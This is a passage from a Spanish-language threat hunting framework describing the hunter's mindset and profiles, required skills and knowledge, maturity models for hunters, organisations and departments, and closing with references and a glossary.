  Esto permitirá al Hunter pensar en diferentes medidas, en diferentes puntos de la red. Abarcando las diversas formas de detección. Cubriendo así las TTP de una *forma global* y limitando las escapatorias de las amenazas, forzándolas a un nivel de sigilo muy superior que si no existiera el Hunter.

- Mentalidad atacante: un Hunter, independiente de su conocimiento en hacking, debe de tener siempre una ***mentalidad atacante*** **acerca** de las **herramientas**, **visibilidad** y **capacidad** de emplear **algo para** el **mal**. Una mentalidad así permitirá al Hunter adelantarse a posibles ataques y trabajar en cómo observar esos puntos.

- Observación "avanzada": una de las habilidades más importantes de un Hunter es observar cosas que *podrían* pasar desapercibidas para el resto de equipos defensivos, más enfocados en gestionar alertas/tickets y amenazas a través de herramientas concretas. El **Hunter nunca** debe de **buscar** los **puntos cubiertos**, sino los huecos que existentes en las herramientas y las reglas aplicadas.

- Sin miedo: cada día y caso debe verse como un reto y, por supuesto, no tener miedo de **enfrentarse** a lo **desconocido**. Lo desconocido es el día a día, y descubrir nuevos ataques **sin pasarlos por alto** *debe ser* una espinosa pero habitual casuística. El **Hunter** debe ser una persona sin miedo, que consiga resolver las diversas situaciones de su trabajo con **inteligencia, conocimiento, atrevimiento y buen juicio**.

- Aplica el "Growth hacking": impulsado por el punto anterior, el **Hunter** debe ser capaz de **aprender rápido**. Es habitual no solo tener que detectar ataques nunca vistos, sino el no llegar a abarcar la tipología completa de ataques existentes por mucho que lo intente. El growth hacking permite al Hunter aprender rápidamente (en algunas ocasiones, en tiempo real) sobre lo que no sabe para poder tomar las decisiones adecuadas y resolver el problema independientemente de su conocimiento previo.

- El gran vendedor: lamentablemente en el TH es común no solo *tener* que ser bueno en la labor técnica, sino saber "expresar" de la mejor manera posible la labor realizada. ***Poner en valor*** cuánto ayuda a **cubrir puntos ciegos**, maximizando el TH como "arma estratégica" dentro de la defensa de un entorno, pudiendo permitir hacer cosas de una forma distinta y con mayor efectividad.

- Hacker de hackers: "los defensores deben de ganar siempre, pero los atacantes sólo una vez".
  El Hunter debe de tener siempre en mente que dentro del juego ataque-defensa, es el único que puede utilizar como *arma arrojadiza* contra los atacantes el dicho anterior: **mientras que los atacantes deben de ganar siempre** a las defensas en todos los niveles (lo harán, y lo harán bien), **el Hunter debe sólo debe ganar una**, aprovechándose de su *confianza cero* y yendo directamente a mirar en esos puntos donde los hackers se encuentran *en su zona de confort*.

- El décimo hombre: dentro de defensa se tiende a tener un *exceso de confianza* en el estado de la seguridad. Normalmente si algo no es visto por las herramientas *se tiende a* pensar que no existe.
  Sin embargo, la casuística más habitual es que las herramientas no lo están viendo y/o alertando.
  El Hunter debe actuar como *décimo hombre*, **desconfiando** si existe una falta de **visibilidad** o una confianza ciega en la visibilidad **y efectividad** de las **herramientas**. Especialmente importante es que las **expectativas** acerca de sus capacidades sean ***realistas***.

19.2 Perfiles habituales

A pesar de lo difícil que resulta dar una respuesta precisa por la gran variedad de experiencias válidas, a continuación, se presentan a modo de referencia algunos perfiles y características habituales para acciones de Hunting:

- Threat Hunter especialista: este perfil es experto y ***específico*** en Threat **Hunting** (como **servicio** 8x5).
  Se encuentra totalmente enfocado en labores de detección. Sus acciones son siempre o casi siempre proactivas, ya sean como servicio o para evaluar posibles compromisos no descubiertos aún, realizando también acciones de retro-hunting, respuesta ante incidentes y formando a los analistas SOC para que realicen investigaciones a raíz de alertas de forma autónoma.

Su mayor valor es la habilidad de generar nuevas ideas, establecer hipótesis y consultas a raíz de ellas, que puedan provenir de múltiples fuentes así como descubrir incidentes *bajo el radar*. También es el más indicado para establecer diseños y estrategias de Threat Hunting, **conducir servicios** dado su **enfoque *pasivo*** y su capacidad para **expresar y maximizar** el **valor** del TH dentro del ***threat detection***.

- Analista SOC: este perfil, aunque no está enfocado en labores proactivas de detección dado que su base son las alertas implementadas en herramientas, tiene un papel importante ya que es el encargado de conducir una investigación detectando nuevos indicios que deriven en un veredicto de detección con todas las evidencias.
  A diferencia del especialista, no establece hipótesis de forma proactiva centrándose en encontrar los indicios dejados por un atacante (principio de intercambio de Locard).
  Su mayor valor es la habilidad de conducir investigaciones a raíz de alertas, diferenciando los casos que requieren una investigación profunda, de los que no.

- Incident responder/Analista DFIR: este perfil actúa siempre de forma reactiva, siendo (usualmente) su detonante un incidente ya investigado por un analista o disparado por un Hunter.
  Su área de actuación es la detección de amenazas en incidentes en curso, así como el retro-hunting (habitualmente a raíz de las evidencias localizadas en incidentes).
  Su mayor valor es la posibilidad de actuar directamente sobre los equipos implicados, aplicando técnicas y herramientas activas sobre los equipos que quedan fuera (habitualmente) del alcance del resto de equipos, que no pueden dedicar tanto tiempo a amenazas específicas. **Es un perfil de difícil adaptación a servicios (8x5) de Threat Hunting, dado su aproximación activa y poco basada en logs**.

19.3 Decálogo del hunter

A continuación, se exponen algunas *máximas del buen Threat Hunter* a modo de "decálogo", las cuales debería tener un **Threat Hunter especializado y experimentado**:

1 - Sé proactivo. Aunque el Threat Hunting puede ser realizado en un proceso de respuesta a una amenaza ya detectada, su máxima expresión se alcanza cuando **se buscan amenazas de las que no se tiene constancia.**

2 - Asume la brecha. Es difícil buscar algo que podría no estar ocurriendo, pero más difícil es encontrarlo si no se asume que **las herramientas tienen puntos ciegos** por los que **están pasando** los **atacantes**. Asumiendo la brecha es habitual encontrar indicios de actividad no descubierta previamente. A veces no es "sólo" un atacante, si no una mala praxis, shadow IT y otras deficiencias que pueden aportar valor.

3 - Conoce a tu enemigo. Aunque un **Threat Hunter no es** un *Ethical Hacker* **la mentalidad es** exactamente **la misma**. Un **Threat Hunter debe** de **pensar** siempre **en** las **posibles formas y motivaciones** por las cuales **le pueden estar atacando**, qué **TTPs** es más probable que utilicen **y formas de ver** los distintos tipos de **ataques**.

A diferencia de la creencia popular, haber sido Ethical Hacker no tiene porqué ser un plus a la hora de realizar Threat Hunting, pero conocer cuáles son las evidencias que deja un Ethical Hacker en las diversas herramientas **sí lo es**.

4 - Piensa como ellos. Un atacante siempre está buscando el resquicio por el que colarse, viendo si la seguridad funciona, analizando el funcionamiento, disposición y mecanismos de seguridad corporativa.
El Threat Hunter debe ser **igual**.

Pensar en cómo funcionan las herramientas permitirá focalizarte en qué pueden darte, y así ejecutar hipótesis que te ayuden a evaluar TTP necesarias para una *detección efectiva* de *amenazas avanzadas*. Cada resquicio por el que colarse es un resquicio que puede ser vigilado. **Ellos no van a jugar limpio**. **Y tú, tampoco**.

5 - Desarrolla acciones de I+D. Algunos productos de seguridad/sistemas/aplicaciones están desarrollados con oscurantismo, secretismo y/o *dejadez comercial*. Es común ver binarios sin documentar en sistemas operativos, reglas que indican que detectan una técnica, pero no *el cómo o qué parte* de la técnica detectan. También puede pasar que el manual tenga poco detalle en la sección de "logging" o existan partes sin documentar.

El buen Threat Hunter debe desarrollar acciones de I+D+i para conocer, igual que sus adversarios, cuáles son los argumentos de los binarios no documentados o las funciones de librerías que nadie conoce pero que pueden ser usadas en su contra.
El I+D+i es un factor clave en los departamentos maduros de Threat Hunting.

6 - Busca los agujeros. Aunque las herramientas de seguridad son un buen punto para empezar investigaciones, un buen **Threat Hunter** empezará a **buscar** siempre lo contrario. **Lo que no se ve** en las herramientas.

7 - Estimula la creatividad. El Threat Hunting al igual que el hacking requiere de una gran capacidad de *pensamiento lateral*. Es necesario encontrar formas imaginativas de detectar a los atacantes con la información disponible.
Este es un punto clave, dado que siempre existen limitaciones y carencias que impiden llegar al ideal que sería recomendable para detectarlo todo, en todos sitios. Siempre.
Un hunter poco creativo podría ser ineficaz a la hora de detectar amenazas o desarrollar mecanismos de detección en momentos vitales para localizar a los atacantes *a tiempo.* Un **Threat Hunter,** utilice TTP, IOA, IOC o cualquier otro indicador, **basa su trabajo** en la generación de **ideas e hipótesis**, y éstas, solo alcanzan su máximo esplendor cuando se llega a un estado donde la creatividad permite *iluminar la oscuridad*.

8 – Evita sesgos al investigar. El buen Threat Hunter debe tener en cuenta que ante todo es una *persona* y puede sufrir "problemas con los sesgos". A veces los sesgos pueden hacer que un comportamiento que debería ser investigado más a fondo no lo sea, o exactamente lo contrario: ser demasiado paranoico siempre y dedicar un excesivo tiempo a indicios que no lo necesitan. **Esto último puede causar un retraso vital en el tiempo de reacción ante las verdaderas amenazas.**

9 - Es un experto. En hacerse experto. El buen **Threat Hunter tiene que estar preparado para enfrentarse a amenazas que nunca se han visto,** para poder realizar las labores de aprendizaje, análisis y juicio necesarias en una investigación y afrontar cualquier otro imprevisto.
También debe ser capaz de exprimir el máximo de cada fuente de datos.

10 - Sé tu propio dios. A menudo los Threat Hunter deben enfrentarse a la situación donde los equipos de ataque y SOC son más *mimados,* dejando de lado la labor (normalmente en presupuesto) de los equipos de monitorización proactiva dentro de la seguridad corporativa.

El buen Threat Hunter debe ser su propio dios, ya que se sabe capaz de detectar al hacker allá donde el equipo defensor no llega y es *pieza de **apoyo fundamental*** para la detección, (en algunos casos a pesar de la estrategia de su propia empresa) complementando lo que un SOC por capacidades o tiempo, no alcanza a cubrir.

Capítulo 20. Modelo formativo

Dada la gran complejidad existente en el mundo del Threat Hunting, es necesario establecer una referencia de conocimientos y habilidades que un *hunter especializado* debe tener. Este apartado se puede usar a modo de base, para medir los conocimientos que un analista tiene y cuánto necesita saber para poder desarrollar labores de Threat Hunting con éxito.

Nota: este documento no entrará al detalle exhaustivo de lo que es necesario conocer. Solo se dará una referencia base que deberá ser ampliada por el analista en base a experiencia y aprendizaje (autodidacta o guiado).

20.1 Habilidades necesarias para realizar Threat Hunting

H1 - Habilidad de ejecutar consultas en plataformas de análisis y minería de datos/SIEM.

H2 - Habilidad de establecer hipótesis mediante distintas fuentes de datos y convertir éstas, en consultas que puedan ser ejecutadas en las distintas herramientas.

H3 - Habilidad de extraer información de distintas fuentes para generar hipótesis a raíz de estas, especialmente de los informes provenientes de fuentes OSINT y privadas.

H4 - Habilidad de realizar análisis de archivos PCAP.

H5 - Capacidad de analizar muestras de forma dinámica (sandboxing) y estática e interpretar resultados con apoyo de distintas herramientas según el tipo de amenaza (Detectores de packers, YARA, Oletools, etc).
Esto no significa saber hacer debugging o reversing.

H6 - Habilidad para priorizar y relacionar alertas de cara a la detección eficiente de incidentes.

H7 - Habilidad de realizar informes técnicos y ejecutivos de forma precisa, sintetizando la información encontrada y proveyendo la información necesaria para que el incidente pueda ser analizado por el resto de equipos técnicos. Así como recomendaciones de actuación sobre el indicio identificado.

H8 - Habilidades avanzadas de investigación para que independientemente del punto de la kill-chain y la técnica que contenga el indicio, detectar acciones tanto anteriores como posteriores para completar la investigación.

20.2 Conocimientos que debe de tener un Threat Hunter

15.2.1 Conocimientos para realizar Threat Hunting sobre sistemas operativos de cliente-servidor

SO1 - Conocimiento del lenguaje de las plataformas de análisis y procesado de datos utilizadas.

SO2 - Conocimientos de técnicas de análisis de datos utilizando, por ejemplo: agrupamiento, clasterización, media aritmética, desviación, regresión, análisis de series temporales, así como cualquier otra técnica que sirva para identificar una desviación del comportamiento *legítimo y habitual* en el entorno analizado.

SO3 - Conocimientos avanzados sobre los sistemas operativos, de tal forma que el analista pueda interpretar relaciones padre-hijo no habituales, ejecuciones desde rutas no usuales para ese archivo, detección de inyecciones y omisión/evasión de sistemas de seguridad tanto del sistema operativo como por herramientas de terceros.

SO4 - Conocimientos sobre llamadas al sistema operativo, aplicaciones de programación de interfaces (API) del sistema operativo, así como cualquier otro método para comunicarse con el sistema o solicitarle que realice acciones.

SO5 - Conocimientos sobre el funcionamiento y configuración de las herramientas de seguridad tanto intrínsecas al SO, como de terceros (de forma genérica o específica) tales como Antivirus (AV), sistemas de detección y respuesta (EDR), sistemas de protección de intrusiones para equipos (HIPS), cortafuegos de máquinas (HFW) para poder ofrecer recomendaciones.

SO6 - Conocimientos sobre elementos específicos del sistema operativo que puedan ser explotados por atacantes tales como el registro y la base de datos WMI en entornos Windows, o la recolección de información del "Proc" en Linux. Así mismo, conocimientos sobre los "LOLbin" de cada sistema operativo.

SO7 - Conocimientos sobre mecanismos de seguridad específicos de los sistemas operativos analizados, por ejemplo AMSI y ETW en Windows y SELinux en entornos GNU/Linux así como la gestión de permisos.

SO8 - Conocimientos sobre la gestión de los archivos, gestión de la memoria volátil (RAM) y el almacenamiento a largo plazo (HDD/SDD), así como de los sistemas de ficheros de cada sistema operativo analizado tales como: NTFS en Windows, EXT en Linux y HFS en MacOS.

20.2.2 Conocimientos de ataque e inteligencia para realizar Threat Hunting

AI1 - Conocimientos sobre la matriz de MITRE ATT&CK Enterprise (mínimo).

AI2 - Conocimientos sobre técnicas y tácticas de ataque estándar como: phishing, uso de LOLbin, inyección en procesos, extracción de credenciales, movimiento lateral, recolección de información, conexión entre la amenaza y su servidor de mando y control (C&C/C2), así como técnicas de exfiltración e impacto/sabotaje.

AI3 - Conocimientos sobre la cadena de ejecución de técnicas-tácticas de ataque basada en marcos tales como "Cyber Kill Chain" de Lookheed Martin y/o marcos de trabajo privados o secretos de la organización.

AI4 - Conocimientos sobre las distintas tipologías de amenaza existentes (APT, ransomware, programa malicioso específico para ciertos sectores, troyanos, rootkits, backdoors, etc), su forma de trabajar y cualquier otra información que pueda servir al analista para generar ideas-hipótesis.

AI5 - Conocimientos sobre *inteligencia clásica* que permitan al analista relacionar amenazas detectadas o potenciales con el objetivo, establecer hipótesis sobre quiénes son los atacantes, por qué están atacando, etc

AI6 - Conocimientos estándar sobre inteligencia de amenazas, siglas y cualquier otro conocimiento que permita al analista entender la realidad de los ataques híbridos, y la posibilidad de estar sufriendo uno.

AI7 - Conocimientos sobre tendencias de ataques cibernéticos, análisis de riesgos basados en inteligencia generada o recibida que permitan al analista establecer prioridades.

AI8 - Conocimientos sobre herramientas de ataque, marcos de trabajo y recursos que los atacantes pueden utilizar tales como (Mimikatz, Lazagne, Cobalt Strike, Metasploit, Empire, etc), así como tendencias utilizadas dentro del sector.

AI9 - Conocimientos sobre tendencias en ataques, herramientas y frameworks tales como OWASP.

20.2.3 Conocimientos para realizar Threat Hunting sobre redes TCP/IP

R1 - Conocimientos teóricos sobre la pila TCP/IP - Modelo OSI.

R2 - Conocimientos prácticos sobre el funcionamiento de la pila TCP/IP en todas las capas que permitan interpretar resultados de forma adecuada.

R3 - Conocimientos sobre el funcionamiento de plataformas IDS, así como lenguajes que permitan escribir reglas en base a las hipótesis del analista.

R4 - Conocimientos sobre los distintos equipamientos de red y funciones que permitan al analista entender la información recibida en PCAP (Switches, Routers, Balanceadores, Firewalls, IDS, WAF, Proxy).
Arquitectura de redes y servicios de red corporativos.

R5 - Conocimientos sobre herramientas de procesado de PCAP.

R6 - Conocimientos sobre sistemas de escucha en redes TCP/IP (TAP, DPI/SSL Inspection, Port Mirror).

R7 - Conocimiento avanzado sobre protocolos clave en redes tales como: IEEE 802.1*, TCP, UDP, IP, BGP, HTTP/S, DNS, SMB, RPC, SSH, SMTP, FTP, que permitan interpretar los resultados y entender flujos de ejecución anormales o ilegítimos, así como ataques a protocolos ya sea por vulnerabilidades o por usos indebidos.

Capítulo 21. Modelos de madurez

Conceptualmente en TH existen diferentes modelos de medición. **THF** propone **3 modelos** de **madurez** basados en los escalones de SQRRL[1]: el primero **humano**, para medir la madurez del Hunter.

El segundo para identificar la *capacidad* de una **organización** de realizar TH.
Finalmente, el tercer modelo para la madurez **departamental**, que es la base de este framework y donde se podrán ver las distintas fases que "debería" seguir un departamento de TH y como medir su evolución.

21.1 Modelo de madurez del hunter

Dentro del Threat Hunting es especialmente importante tener una referencia de qué debería saber un Threat Hunter y qué se puede esperar de él. Para ello se ha creado la siguiente escala.

Nota: Dada la dificultad de adaptarse a cada situación, los siguientes datos se deben de entender como estimados o aproximados, especialmente los referidos a años de experiencia y conocimientos de reversing dado que son difícilmente vistos en Threat Hunters (8x5).

MMH0 - Aprendiz

Analista de seguridad sin experiencia previa en TH, pero con algo de experiencia en seguridad informática. Tiene unos conocimientos de sistemas y redes limitados.
Habilidades en análisis de datos, programación (scripting) y redacción de informes pobre.
Es capaz de realizar un triage de eventos de forma supervisada o semiautónoma.

MMH1 – Iniciado

Analista de seguridad con menos de un año de experiencia o ninguna experiencia en TH y con experiencia previa mayor a un año en seguridad informática.
Tiene unos conocimientos de sistemas y redes intermedios, sabe interpretar de forma aproximada el resultado de un análisis dinámico (sandboxing), sabe utilizar herramientas de seguridad tales como EDR o IDS.
Habilidades en plataformas de análisis de datos intermedios y programación (scripting).
Es capaz de realizar triage de eventos de forma semiautónoma o autónoma en alertas y lanzar consultas triando sus resultados en base a hipótesis de forma semiautónoma o autónoma.
Habilidad básica en generación de hipótesis.

MMH2 – Experimentado

Analista de seguridad con entre uno y dos años de experiencia en TH y más de tres años en seguridad informática.

[1] https://medium.com/@sqrrldata/the-cyber-hunting-maturity-model-6d506faa8ad5

Tiene conocimientos avanzados de sistemas y redes, entiende los resultados de un análisis dinámico (sandboxing) y conoce los fundamentos del análisis estático de ficheros y scripts.
Habilidades en plataformas de análisis de datos avanzados y programación (scripting).
Es capaz de desofuscar scripts y realizar acciones básicas de análisis de ficheros tales como escribir reglas YARA, comprobar cabeceras de ficheros, y discernir si un fichero está empaquetado y/o ofuscado.
Es capaz de realizar triajes de eventos tanto en alertas como en búsquedas de forma autónoma con apoyo mínimo, lanzar consultas y entender sus resultados de forma autónoma y conducir investigaciones de forma autónoma o semi autónoma.
Habilidad limitada en generación de hipótesis.

MMH3 – Profesional

Analista de seguridad con entre dos y tres años de experiencia en TH y más de cuatro años en seguridad informática.
Tiene conocimientos avanzados de sistemas y redes, entiende los resultados de un análisis dinámico (sandboxing) y conoce los fundamentos del análisis estático de ficheros y scripts.
Posee habilidades en plataformas de análisis de datos expertas y programación (scripting). Es capaz de desofuscar scripts y realizar análisis estático de ficheros (escribir reglas YARA, comprobar cabeceras de ficheros, discernir si un fichero está empaquetado y/o ofuscado, entender las cadenas dentro de él, metadatos y posible uso en base al comportamiento mostrado).
En algunos casos, capacidad limitada de realizar análisis estático del código utilizando herramientas especializadas.
Es capaz de lanzar y entender un triage forense en un endpoint, realizar análisis de RAM de forma autónoma con poco o ningún soporte y realizar el análisis de datos MFT.
Habilidad limitada para identificar técnicas anti-analisis o de evasión de máquinas virtuales, anti-forense y anti-reversing.
Es capaz de realizar triajes de eventos tanto en alertas como en búsquedas de forma autónoma, lanzar consultas y entender sus resultados, conducir investigaciones de forma autónoma y realizar reportes con un nivel medio de detalle.
Habilidad intermedia en generación de hipótesis.

MMH4 – Experto

Analista de seguridad con entre tres y cinco años de experiencia en TH y/o respuesta ante incidentes y más de siete años en seguridad informática.
Tiene conocimientos expertos de sistemas y redes, entiende los resultados de un análisis dinámico (sandboxing) y conoce el análisis estático de ficheros y scripts. Puede realizar acciones de forense tales como analizar triajes, volcados de memoria, lectura de MFT, técnicas de evasión de máquinas virtuales, anti-forense y anti-reversing.
Habilidades en plataformas de análisis de datos expertas, programación (scripting).

Es capaz de desofuscar scripts y realizar análisis estático de ficheros (escribir reglas YARA, comprobar cabeceras de ficheros, discernir si un fichero está empaquetado y/o ofuscado, entender las cadenas dentro de él,

metadatos, uso en base al comportamiento mostrado).

En algunos casos, capacidad de realizar análisis estático del código (reversing) para reconocer ofuscación y medidas de evasión. Es capaz de realizar triajes de eventos tanto en alertas como en búsquedas de forma autónoma, lanzar consultas y entender sus resultados, conducir investigaciones de forma autónoma y realizar reportes con un nivel alto de detalle.
Habilidad avanzada en generación de hipótesis.

MMH5 – Líder

Analista de seguridad con más de 5 años de experiencia en TH y/o respuesta ante incidentes y más de ocho años en seguridad informática.
Tiene conocimientos expertos de sistemas, redes y cloud. Entiende los resultados de un análisis dinámico (sandboxing) y conoce el análisis estático de ficheros y scripts, así como el reversing y puede realizar acciones de forense en profundidad como analizar triajes, volcados de memoria, datos de MFT, técnicas anti-forense, anti máquinas virtuales y anti-reversing. Es un experto en herramientas de Threat Hunting y análisis forense para respuesta ante incidentes y detección de amenazas.
Habilidades en plataformas de análisis de datos expertas, sabe programar con soltura (scripting).
Es capaz de desofuscar scripts y realizar análisis estático de ficheros (escribir reglas YARA, comprobar cabeceras de ficheros, discernir si un fichero está empaquetado y/o ofuscado, entender las cadenas dentro de él, metadatos, uso en base al comportamiento mostrado). En algunos casos, capacidad alta de realizar análisis estático del código (reversing) a muestras con métodos anti-reversing.
Es capaz de realizar triajes de eventos tanto en alertas como en búsquedas de forma autónoma, lanzar consultas y entender sus resultados, conducir investigaciones de forma autónoma y realizar reportes con un nivel extremo de detalle.
Habilidad experta en generación de hipótesis.

21.2 Modelo de madurez organizativo

MMO0 – Inicial Access

No se tienen capacidades de Threat Hunting ni propias ni subcontratadas. Se quiere realizar, y se realizan algunas acciones aisladas sin herramientas específicas ni inversión en las mismas.
Las capacidades y visibilidad son nulas o extremadamente limitadas.

MMO1 – Capacidad TH limitada

Se realizan acciones de Threat Hunting esporádicas por personal externo o interno, pero no especializado.
Se tiene acceso a plataformas de logs y se realizan investigaciones a raíz de las alertas para encontrar posibles amenazas más avanzadas de lo alertado.
Visibilidad de logs muy limitada y capacidad sobre los equipos y redes inexistente.

MMO2 - Capacidad media

Se realizan acciones de Threat Hunting con plataformas que permiten tener visibilidad de equipos y redes como complemento a los equipos de SOC de forma semanal por personal con conocimientos especializados, así como herramientas que permiten procesar datos en todo el entorno tales como EDR y Data Analytics.
No se tiene capacidad de respuesta en tiempo real sobre las máquinas.

MMO3 - Capacidad avanzada

Se realizan acciones de Threat Hunting semanalmente. Se tienen herramientas que permiten buscar de forma ágil sobre los equipos y logs, así como capacidades limitadas a nivel de red.
Es realizado por técnicos especializados que obtienen información de inteligencia pública y/o privada.
La visibilidad también es avanzada, con capacidades de logging avanzadas sobre toda la superficie a monitorizar y se incorporan nuevos logs cuando es necesario.

MMO4 – Capacidad Experta

Se realizan acciones de Threat Hunting diariamente. Se tienen herramientas especializadas y afinadas para realizar el trabajo. Se incorporan nuevas fuentes de datos siempre que son necesarias.

Se tienen capacidades avanzadas a nivel de red, sistemas. Se tienen algunas capacidades en entornos no convencionales (Cloud, Movil y OT). El personal es experto y dedicado, con un alto conocimiento de la organización y sector. Se tiene capacidad de respuesta sobre los equipos.

MMH5 – Líder

Se realizan acciones de TH diariamente. Se aplican distintas estrategias para cubrir la superficie futura, presente y pasada. Se consigue un nivel de logging extremo junto con capacidades de almacenamiento y procesado ingentes. Se tiene capacidad y visibilidad de acción avanzada sobre todos los entornos, así como capacidad de respuesta en tiempo real sobre todos ellos.

21.3 Modelo de madurez departamental

MMD0 – Inicio

El TH es realizado por personal readaptado al TH con conocimientos de análisis y detección de amenazas limitados. Puede no existir un departamento propio.
No existen procedimientos de actuación, directivas, información, ni bases de datos de gestión interna (inteligencia, consultas, etc).
Falta de herramientas y capacidades para realizar las acciones necesarias para completar investigaciones.
La metodología de trabajo es aleatoria en base a solicitudes en forma de necesidades.

MMD1 – Principiante

El TH es realizado por personal con conocimientos al menos limitados en TH. Puede no existir un departamento propio.
Existencia limitada de procedimientos de actuación, directivas, información insuficiente. No existen bases de datos de gestión interna (inteligencia, consultas, etc).
Falta de herramientas y capacidades de las mismas para realizar las acciones necesarias para completar investigaciones.
La metodología de trabajo es pseudoaleatoria, en base a solicitudes en forma de necesidades e información de OSINT recogida por los analistas o incorporada de forma externa.

MMD2 – Intermedio

El TH es realizado por personal con conocimientos en Threat Hunting.
Puede no existir un departamento propio.
Existencia limitada de procedimientos de actuación, directivas y/o información mínima para realizar hunts.
Existen bases de datos de gestión interna (inteligencia, consultas, etc) poco evolucionadas.
Falta de herramientas y capacidades de estas para realizar las acciones necesarias para completar investigaciones.
La metodología de trabajo es establecida en base a prioridades, incorporando distintos tipos de entradas, estrategias y acciones para conducir investigaciones.

MMD3 – Avanzado

El TH es realizado por personal con conocimientos avanzados en TH y disciplinas complementarias.
Existe un departamento o unidad especializada en TH.
Hay procedimientos de actuación, directivas además de información mínima para realizar hunts.
Existen bases de datos de gestión interna (inteligencia, consultas, etc).
Leve falta de herramientas y capacidades de las mismas para realizar las acciones necesarias para completar investigaciones. Existen alternativas que permiten conducir investigaciones hasta el final.

La metodología de trabajo es establecida en base a prioridades, incorporando distintos tipos de entradas, estrategias y acciones para conducir investigaciones.
Se realizan acciones paralelas de TH incorporando distintas estrategias para tener respuesta activa a nuevas fuentes de información manteniendo estrategias de análisis estructuradas y previamente definidas.

MMD4 – Experto

El TH es realizado por personal con conocimientos expertos en TH y disciplinas complementarias.
Existe un departamento o unidad especializada en TH.
Existencia de procedimientos de actuación, directivas e información suficiente para realizar hunts.
Existen bases de datos de gestión interna (inteligencia, consultas, etc) evolucionadas y actualizadas.
Leve falta de capacidades de éstas para realizar las acciones necesarias para completar investigaciones.

Existen alternativas que permiten conducir investigaciones hasta el final. Nivel de automatización medio.
La metodología de trabajo es establecida en base a prioridades, incorporando distintos tipos de entradas y acciones para conducir investigaciones de forma eficiente y efectiva.
Se realizan acciones paralelas de hunting incorporando distintas estrategias para tener respuesta activa a nuevas entradas de información repentina manteniendo estrategias de análisis estructuradas y previamente definidas.

MMD5 – Líder

El TH es realizado por personal con conocimientos expertos en TH y disciplinas complementarias.
Existe un departamento o unidad especializada en TH.
Existencia de procedimientos de actuación, directivas e información para realizar hunts así como una relación fluida con otras áreas importantes tales como el equipo de recolección de inteligencia y el equipo forense.
Existen bases de datos de gestión interna (inteligencia, consultas, etc) evolucionadas y actualizadas.

Existen herramientas y capacidades de las mismas suficientes para realizar las acciones necesarias para completar investigaciones hasta el final de forma autónoma y con un alto nivel de automatización.
La metodología de trabajo es establecida en base a prioridades, incorporando distintos tipos de entradas y acciones para conducir investigaciones de forma eficiente y efectiva.
Se realizan acciones paralelas de hunting incorporando distintas estrategias para tener respuesta activa a nuevas entradas de información repentina, manteniendo estrategias de análisis estructuradas y previamente definidas.

Capítulo 22. Conclusiones

Como ha podido verse en los anteriores capítulos el Threat Hunting es una disciplina compleja y abstracta.

Para ayudar a la comunidad de Threat Hunting, reducir las *diferencias en madurez con los atacantes* y poder tener un marco de referencias base común, se propone THF como canalizador de conocimientos de TH, entendiendo sus bases, métodos y, sobre todo, ofreciendo una *guía de referencia* para implementar o adaptar procesos de TH en cada tipología.

Con el propósito de establecer objetivos y relaciones entre el TH y el resto de disciplinas de seguridad, THF propone formas diferentes de implementar y complementar el TH adaptado a las múltiples maneras y situaciones que pueden encontrarse *en el mundo real*.

Con una correcta implementación, el Threat Hunting es capaz de proveer de capacidades de monitorización avanzadas que pueden permitir a los defensores marcar la diferencia y empezar a protegerse de los atacantes que por falta de cultura en seguridad o limitaciones se han tenido que asumir como "riesgos".

Por otro lado, es importante recalcar que una **incorrecta implementación** o **gestión de expectativas equivocada** puede invitar a pensar que el TH no es útil, o es menos útil de lo que el usuario estimaba.
THF propone un marco de trabajo adaptable a circunstancias, tamaños y necesidades permitiendo implementar "sólo" la parte que cada organización necesita para poder llegar al nivel de seguridad deseado/necesario.

Siempre manteniendo la *filosofía diferenciadora* (de procesos forenses) de ser *inicialmente* pasiva y data-oriented que permita al TH actuar como espejo de los equipos de detección reactiva y no como "pre-forenses".

Finalmente, algunos conceptos como la inteligencia artificial y el aprendizaje profundo, así como la metodología y definición de consultas han quedado fuera de este documento. Estos conceptos podrían ser introducidos en futuras versiones de THF y/o en documentos anexos.

Te recomendamos revisar las nuevas actualizaciones sobre THF para poder obtener las novedades y correcciones que sean introducidas en las sucesivas revisiones.

Si te ha gustado THF o crees que hay algún punto de mejora o tienes alguna duda, puedes escribirnos a nuestro repositorio de Github: https://github.com/TeMiroYteHasheo/TheHuntersFramework/issues

Capítulo 23. Anexos

Anexo I. Fuentes y publicaciones de referencia

https://web.archive.org/web/20180805101835/https://sqrrl.com/media/huntpedia-web-2.pdf
https://raw.githubusercontent.com/0x4D31/awesome-threat-detection/master/docs/hunt-evil.pdf
https://www.betaalvereniging.nl/wp-content/uploads/DEF-TaHiTI-Threat-Hunting-Methodology.pdf
http://www.activeresponse.org/building-threat-hunting-strategy-with-the-diamond-model/
http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html
https://github.com/0x4D31/awesome-threat-detection/blob/master/README.md
https://www.sans.org/reading-room/whitepapers/threats/paper/37172
https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
https://attack.mitre.org/
http://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf
https://apps.dtic.mil/dtic/tr/fulltext/u2/a586960.pdf
https://www.crowdstrike.com/blog/indicators-attack-vs-indicators-compromise/
https://hodigital.blog.gov.uk/wp-content/uploads/sites/161/2020/03/Detecting-the-Unknown-A-Guide-to-Threat-Hunting-v2.0.pdf
https://www.irongeek.com/i.php?page=videos/derbycon3/1209-living-off-the-land-a-minimalist-s-guide-to-windows-post-exploitation-christopher-campbell-matthew-graeber
https://thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/

Anexo II. Glosario de términos

DFIR/Respuesta ante incidentes: proceso de respuesta, contención y erradicación ante la detección de una amenaza. Las siglas DFIR significan "*Digital Forensics Incident Response*".

Informática forense: técnicas científicas y analíticas especializadas que permiten identificar, preservar, analizar y presentar datos validos de un proceso legal. Ayuda a detectar pistas sobre ataques informáticos, robo de información, conversaciones o evidencias.

Sistemas Automágicos: apodo utilizado por analistas de seguridad para describir herramientas de las cuales desconocen su funcionamiento. Para que una herramienta sea apodada "automágica" se deben de cumplir tres requisitos imprescindibles:

1. Que el fabricante indique que puede detectar absolutamente todo en su área de acción.
2. Que todo sea realizado por la herramienta de forma automática.
3. Que los analistas desconozcan el funcionamiento (inteligencia) de la misma y los detalles concretos de qué busca. Los cuales solo conoce el fabricante.

En el 100% de los casos, estas herramientas son más falibles y, sobre todo, evadibles, de lo que promete el fabricante.

